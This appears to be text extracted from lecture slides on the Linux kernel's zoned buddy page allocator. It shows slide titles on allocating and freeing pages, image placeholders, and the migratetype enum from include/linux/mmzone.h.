
Buddy allocator internal- Allocate_pages

zone->free_area








Buddy allocator internal- Free_pages

zone->free_area







Buddy allocator internal- Free_pages

zone->free_area




Buddy allocator internal- Free_pages

zone->free_area



Buddy allocator internal- Free_pages

zone->free_area




Zoned Buddy allocator

```
40 enum migratetype {
41     MIGRATE_UNMOVABLE,
42     MIGRATE_MOVABLE,
43     MIGRATE_RECLAIMABLE,
44 #ifdef CONFIG_CMA
45     /*
46      * MIGRATE_CMA migration type is designed to mimic the way
47      * ZONE_MOVABLE works. Only movable pages can be allocated
48      * from MIGRATE_CMA pageblocks and page allocator never
49      * implicitly change migration type of MIGRATE_CMA pageblock.
50      *
51      * The way to use it is to change migratetype of a range of
52      * pageblocks to MIGRATE_CMA which can be done by
53      * __free_pageblock_cma() function. What is important though
54      * is that a range of pageblocks must be aligned to
55      * MAX_ORDER_NR_PAGES should biggest page be bigger than
56      * a single pageblock.
57      */
58     MIGRATE_CMA,
59 #endif
60     MIGRATE_PCPTYPES, /* the number of types on the pcp lists */
61     MIGRATE_HIGHATOMIC = MIGRATE_PCPTYPES,
62 #ifdef CONFIG_MEMORY_ISOLATION
63     MIGRATE_ISOLATE, /* can't allocate from here */
64 #endif
65     MIGRATE_TYPES
66 };
```


Include/linux/mmzone.h

Zoned Buddy allocator

